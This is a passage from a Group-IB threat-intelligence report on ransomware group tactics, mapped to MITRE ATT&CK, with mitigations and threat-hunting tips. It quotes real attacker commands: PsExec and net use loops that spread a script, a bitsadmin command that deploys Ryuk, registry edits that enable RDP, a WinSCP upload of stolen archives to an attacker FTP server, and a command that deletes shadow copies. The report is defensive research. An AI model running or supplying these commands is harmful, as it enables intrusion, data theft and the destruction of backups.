set DOMAINADPASS=P@ssword!
for /f %%G IN (%INPUT_FILE%) DO net use \\%%G\C$ /user:%DOMAINADUS-
ER% %DOMAINADPASS%
for /f %%G IN (%INPUT_FILE%) DO copy n.ps1 \\%%G\C$\
for /f %%G IN (%INPUT_FILE%) DO PsExec.exe -d \\%%G powershell -Ex-
ecutionPolicy Bypass -NoProfile -NoLogo -NoExit -File C:\n.ps1
```

Another group that employed lateral tool transfer was Ryuk, which abused Background Intelligent Transfer Service to copy the ransomware executable to the target hosts:

```
start wmic /node:@C:\share$\comps.txt
/user: "DOMAIN\Administrator" /password: "pass!"
process call create "cmd.exe /c bitsadmin /transfer ry \\...\
share$\ry.exe %APPDATA%\ry.exe &%APPDATA%\ry.exe
```

Remote Desktop Protocol was also used to both transfer post-exploitation tools after obtaining initial access and distribute ransomware manually.

Mitigations

→ Limit network file sharing via SMB protocol.

→ Monitor your infrastructure for suspicious PsExec and similar tool execution events.

→ Search for uncommon or suspicious RDP connections.

Remote Services

T1021

As noted above RDP T1021.001 was not only the most common initial access vector but also a common way to move laterally through the network. In their arsenals, some ransomware operators even had scripts for enabling RDP on remote hosts. They usually executed them via PsExec. Below is an example of such a script:

```
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v
"fDenyTSConnections" /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group="Remote Desktop" new ena-
ble=yes
reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\Win-
Stations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0 /f
```

SMB/Windows Admin Shares T1021.002 were also used due to the popularity of PsExec and post-exploitation frameworks such as Cobalt Strike, which includes similar capabilities to move laterally with the Beacon payload.

A number of post-exploitation frameworks also enabled the threat actors to use both Distributed Component Object Model T1021.003 and Windows Remote Management T1021.006 for lateral movement. During one of Group-IB's incident response engagements with Maze operators, the company witnessed how the group abused Windows Remote Management (WinRM) through Cobalt Strike.

Some threat actors (e.g., RansomEXX operators) operators also attacked Linux infrastructure as they had corresponding ransomware versions. The attackers typically used SSH T1021.004 to access and move laterally through such infrastructures.

Mitigations

- → Limit Remote Desktop Users group membership.
- → Monitor massive RDP enabling events.
- → Disable RDP on the workstations and servers where unnecessary.
- → Monitor your infrastructure for suspicious PsExec and similar tool execution events.
- → Make sure local administrator passwords are not reused enterprise-wide.
- → Make sure your team can detect common artifacts of post-exploitation framework usage.
- → Use multi-factor authentication for SSH connections.

Use Alternate Authentication Material

T1550

Post-exploitation frameworks allowed many threat groups to leverage the "pass the hash" T1550.002 and "pass the ticket" T1550.003 techniques to enable lateral movement through compromised environments.

The most common way to do this was to run Mimikatz's `sekurlsa::pth` command, which could also be done via Cobalt Strike.

Mitigations

- → Restrict domain administrator account permissions to limited servers.
- → Do not allow domain users to be local administrators on different systems.
- → Make sure local administrator accounts have different passwords on different systems.

9 Collection

Archive Collected Data

T1560

Before performing exfiltration, many ransomware operators used common archiving utilities, such as WinRAR or 7-Zip, to compress data T1560.001. Some adversaries, like Maze, split such archives into multiple parts so that the data could be exfiltrated without triggering security controls.

Mitigations

→ Search for uncommon archiving utilities or evidence that they have been executed, especially on critical servers.

→ Monitor for large-archive creation events or multiple-archive creation events.

Data from Local System

T1005

Ransomware operators did not blindly collect data; they knew what they were doing. Clop ransomware affiliates searched for workstations that were used by top managers so that the most sensitive data could be collected for further extortion.

Mitigations

→ Monitor critical workstations and servers for traces of unauthorized access.

→ Isolate critical workstations and servers if possible.

Data from Network Shared Drive

T1039

As many companies store sensitive data on shared network drives, such drives were very common targets for threat actors. Some adversaries (e.g., Egregor ransomware operators) did not even archive data before exfiltrating it, instead downloading it to their FTP servers straight from the shared network drive using Rclone.

Mitigations

→ Limit the amount of potentially sensitive data stored on shared network drives.

→ Limit accounts with privileged access to shared network drives with potentially sensitive data.

10 Command and Control

Application Layer Protocol

T1071

Threat actors involved in Big Game Hunting operations often used commodity malware and post-exploitation frameworks, so web protocols T1071.001, such as HTTP and HTTPS, were extremely common.

Aile transfer protocols such as FTP and FTPS were also prevalent since many adversaries set up FTP servers for data exfiltration.

Encrypted Channel

T1573

Use of asymmetric cryptography T1573.002 allowed commodity malware used in ransomware attacks to bypass network security controls. For example, IcedID and Zloader used TLS/SSL to encrypt C2 communication.

Symmetric cryptography T1573.001 was one of the most common ways to protect malware from detection based on network indicators. What made symmetric cryptography so popular was that it was easy to implement and use. The most popular encryption algorithms were RC4 (e.g., Dridex, IcedID, Zloader and Buer) and simple XOR (e.g., Zloader and Bazar).

Data Encoding

T1132

Data encoding made C2 traffic more difficult to detect. There were several encoding algorithms T1132.001 used by different ransomware precursors. For example, Emotet, Hancitor, and Buer used base64-encoding, while the Valak loader used ASCII text encoding. Some ransomware precursors also used compression algorithms (e.g., Hancitor used the LZNT-1 compression algorithm).

Data Obfuscation

T1001

Steganography T1001.002 was one of many techniques that allowed adversaries to remain undetected. Adversaries used pictures, MP3 files, and other files to transfer payloads or C2 commands. For example, in order to update, IcedID downloaded a `.png` file containing the payload.

Fallback Channels and Multi-Stage Channels

T1008 **T1104**

Commodity malware used in ransomware attacks provided its operators with reliable C2 channels. For example, Trickbot was known for using primary C2 servers for initial communication and secondary C2 servers for follow-up. Other commodity malware (e.g., Qakbot, Valak, and Dridex) contained a wide list of C2s to connect to.

There were cases when commodity malware downloaded additional malware with no overlapping network infrastructure or even Cobalt Strike beacons that would connect to unrelated team servers and give attackers more capabilities.

Ingress Tool Transfer

T1105

Attackers behind Big Game Hunting operations usually relied on a specific set of tools that allowed them to perform various actions during the post-exploitation phase. These tools were legitimate or could be considered as dual-use tools, which was also helpful, given that attackers strived to stay undetected for as long as possible.

Such tools were not always available in the attacked environment, however, so they needed to be transferred from an external resource. For example, Dharma affiliates used Advanced Port Scanner for internal network scanning and publicly available tools (Defender Control and Your Uninstaller) to disable built-in antivirus software.

Protocol Tunneling and Proxy

T1572 **T1090**

There were cases where attackers used network tunnels during their intrusions to evade network detection and reroute to otherwise unreachable network segments. For example, Darkside operators used the plink utility to tunnel traffic from compromised networks. Sometimes attackers achieved the same goals using a proxy. SystemBC, which is used by different RaaS affiliates (e.g., Ryuk and Egregor), displayed the most notable example of this technique. It gave attackers the ability to use sub-techniques such as External Proxy T1090.002 if used as a SOCKS5-proxy and Multi-hop Proxy T1090.003 if communication was proxied through the TOR network.

Remote Access Software

T1219

Ransomware operators leveraged legitimate tools for redundant remote access to compromised networks. REvil and Netwalker used the AnyDesk utility. Some Netwalker ransomware operators leveraged TeamViewer in their operations. The use of remote access utilities allowed the attackers to interact directly with remote desktops and establish a fallback channel to communicate with the infrastructure under attack.

Mitigations for Command and Control

- → Make sure that your security controls can detect well-known dual-use tools or tools that are not malicious but atypical for your organization.
- → Detect the connections to known URLs that could lead to post-exploitation tools being downloaded (e.g., GitHub download links).
- → Collect threat data from your Cyber Threat Intelligence provider, including information on known servers belonging to post-exploitation frameworks, so that you can detect abnormal activity overlooked by your security controls.
- → Perform SSL/TLS inspections to analyze SSL/TLS traffic and search for network-based indicators.
- → Network detection and prevention systems with custom signatures can detect suspicious traffic.
- → Make sure that your network security controls can detect traffic generated by commonly used tunneling or proxy tools.
- → Be able to identify traffic to suspicious or untrusted network destinations.
- → Make sure that your network security controls detect traffic related to common remote access tools.
- → Monitor the installation and execution of common remote access tools.

11 Exfiltration

Exfiltrated data was usually posted publicly on a so-called Data Leak Site (DLS). Below is an example of a DLS belonging to DoppelPaymer ransomware operators:




Figure 22: DoppelPaymer DLS

Some threat actors set up auctions before publishing exfiltrated data to the DLS. A good example is the REvil group, which has a special auction page on its DLS:




Figure 23: Auction page on REvil's DLS

Some operators are known to exfiltrate data, but they do not run a DLS. They instead show the proof of exfiltration to the victim personally or collaborate with other threat actors.

Data Transfer Size Limits

T1030

Many ransomware operators exfiltrated data in chunks as a way of bypassing security controls. For example, Maze affiliates created multiple archives with data to be exfiltrated:

```
WinSCP.com /command "open ftp://z826ddk:iqPhu73GJP1k5Ad-
W5Apj@185.236.201[.]102/" "cd upload/COMPANY"  "put "\\SERVER\
D$\$RECYCLE.BIN\aaa\04.7z""
```

Exfiltration Over Web Service

T1567

Cloud storage T1567.002 was extremely popular for data exfiltration. Threat actors preferred to use MEGA or DropMeFiles. In some cases, ransomware operators even installed cloud storage clients on the compromised hosts to make the exfiltration routine easier.

Transfer Data to Cloud Account

T1537

Some ransomware operators used cloud accounts to steal data. For example, Mount Locker affiliates used AWS S3 buckets to upload archived data.

Mitigations for Exfiltration

- → Block network connections to cloud storage providers that are not used within your organization.
- → Create an allow list for known FTP servers, thereby blocking connections to others.
- → Monitor file creation events related to archive files, especially in uncommon locations.
- → Monitor FTP clients being installed or run on uncommon servers or workstations.
- → Monitor cloud storage clients being installed on uncommon servers or workstations.

12

Impact

The main goal for ransomware operators was to encrypt data for impact **T1486**. Many ransomware families were distributed through RaaS programs, and since each program has multiple affiliates, there may be shifts in TTPs used by threat actors. Some programs (e.g., REvil, Netwalker and DarkSide) were public, while others (e.g., Ryuk, DoppelPaymer and Egregor) were not.

Before actually deploying ransomware, operators did their best to find and remove any available backups, so that it would be impossible for the victim to recover encrypted data **T1490**.
At the same time, most ransomware samples had built-in commands to disable or delete system recovery features. For example, Netwalker abused WMI to delete Volume Shadow Copies:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Ransomware developers usually used strong encryption algorithms to make it impossible to decrypt files without the keys. Encryption algorithms used by the most active ransomware families that Group-IB observed are shown in the table below:

RANSOMWARE FAMILY	FILE ENCRYPTION ALGORITHM	KEY ENCRYPTION ALGORITHM
Clop	RC4	RSA-1024
Conti	AES-256	RSA-4096
Darkside	Custom Salsa20	RSA-1024
Dharma	AES-256	RSA-1024
DoppelPaymer	AES-256	RSA-2048
Egregor	ChaCha8	RSA-2048
Lockbit	AES-128/256	RSA-2048
Maze	ChaCha8	RSA-2048
Netwalker	ChaCha8	Curve25519
OldGremlin	AES-256	RSA-4096
Prolock	RC6	RSA-1024
Pysa	AES-256	RSA-4096
Ragnar Locker	Custom Salsa20	RSA-2048
RansomEXX	AES-256	RSA-4096
REvil	Salsa20	Curve25519 + AES
Ryuk	AES-256	RSA-2048
Sekhmet	ChaCha8	RSA-2048

Many ransomware samples had long lists of processes and services that needed to be stopped before the encryption routine started. Despite the fact that some families like EKANS contained uncommon applications, such as those related to industrial control systems (ICS), most focused on common applications. For example, the most common processes stopped by ransomware samples were related to Microsoft Office, Outlook, and Oracle, while the most common services stopped by ransomware samples were related to Acronis and Microsoft SQL Server.

It is important to note that many RaaS programs offered to tailor ransomware to the partner's needs, which means that such lists may be easily modified according to the target infrastructure, especially for high-profile attacks.

Typically, two factors forced victims to pay ransomware operators. The first was that companies had no backups to recover encrypted critical data. The second was that sensitive data was exfiltrated and could be published online. Some threat actors used other extortion techniques. For example, Suncrypt affiliates performed DDoS attacks **T1498** against their victims to force them into making "the right decision" faster.

Although there were many public RaaS programs, some groups did not use ransomware as part of their disruptive attacks. Instead, they used built-in tools designed for full disk encryption, such as BitLocker, or open-source tools like DiskCryptor.

Tips for Threat Detection and Hunting

1. Focus on `winword.exe/excel.exe` creating suspicious folders and files or start processes such as `rundll32.exe` and `regsvr32.exe`.
2. Hunt for suspicious `cscript.exe` / `wscript.exe` executions, especially involving network activity.
3. Search for `powershell.exe` processes with suspicious or obfuscated command lines.
4. Analyze executables and scripts dropped into the Startup folder, added to the Run keys, or run via scheduled tasks.
5. Monitor `sdbinst.exe` execution for suspicious command line arguments.
6. Monitor sub keys creation under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image` File Execution Options.
7. Make sure your security controls can detect command lines that are typical for credential dumping tools like Mimikatz.
8. Hunt for common artifacts of network reconnaissance tools, such as AdFind's command line arguments.
9. Search for file execution artifacts from uncommon locations such as `C:\ProgramData, %TEMP% or %AppData%`.
10. Hunt for RDP-related Windows Registry and Firewall modifications.
11. Collect and analyze RDP connection data to uncover any potential lateral movement.
12. Hunt for `wmic.exe` executions with suspicious command lines.
13. Monitor `bitsadmin.exe` for abnormal behavior, especially related to potentially malicious file downloads.
14. Make sure you are able to detect Cobalt Strike Beacons and similar payloads typical for post-exploitation frameworks in your environment, at least those launched with common command line arguments and from common locations.
15. Hunt for network connections from common system processes. You can also use known Cobalt Strike team servers lists obtained, for example, from your Cyber Threat Intelligence provider.
16. Search for new service creation events related to PsExec, SMBExec and other dual-use or offensive security tools.
17. Hunt executables masqueraded as common system files (e.g. `svchost.exe`) but have uncommon execution parents or locations.
18. Monitor remote access software in your network for signs of unauthorized usage.
19. Search for cloud storage client installation events and cloud storage access events and check whether they are legitimate.
20. Hunt for common FTP software on endpoints to uncover installations with malicious configurations.

Everyone has a story

Help us uncover ransomware by telling us the malware, TTPs, IOCs, and tools you've encountered in your response engagements and we'll even throw in free swag!

ransomware@group-ib.com

All information will be used for research purposes only. Group-IB does not disclose the names of the companies or people who have been attacked.

POSTER SIZE
160 cm — 42 cm

SHARE YOUR STORY

About Group-IB

INTERPOL AND EUROPOL
Officially partened with INTERPOL and Europol

OSCE
Recommended by the Organization for Security and Cooperation in Europe (OSCE)

WORLD ECONOMIC FORUM
Permanent member of the World Economic Forum

IDC, GARTNER, FORRESTER
Group-IB is ranked among the best Threat Intelligence vendors in the world, according to IDC, Gartner and Forrester

BUSINESS INSIDER
One of the Top 7 most influential companies in the cybersecurity industry, according to Business Insider

Group-IB is one of the world's leading developers of solutions designed to identify and prevent cyberattacks, detect fraud, and protect intellectual property online.

500+	**65,000+**	**1,200+**	**17 years**
world–class cybersecurity experts	hours of incident response experience	cybercrime investigations worldwide	hands–on experience

Group-IB's security ecosystem automatically tracks malicious activities, extracts and analyzes threat data, and maps adversaries' infrastructure and enriches their profiles. Our top-tier experts relentlessly reinforce our technologies with insights "from the battlefield".

GROUP-IB PRODUCTS

- Threat Intelligence & Attribution
- Threat Hunting Framework
- Fraud Hunting Platform
- Digital Risk Protection

INTELLIGENCE-DRIVEN SERVICES

PREVENTION

- Penetration testing
- Security Assessment
- Compromise Assessment
- Red Teaming
- Incident Response Readiness Assessment
- Compliance Audit

EDUCATION

- Digital Forensics Analyst
- Malware Analyst
- Incident Responder
- Threat Hunter

RESPONSE

- CERT-GIB
- Incident Response
- Incident Response Retainer

INVESTIGATION

- Digital Forensics
- Investigation
- eDiscovery
- Financial Forensics

Contact us

info@group-ib.com
www.group-ib.com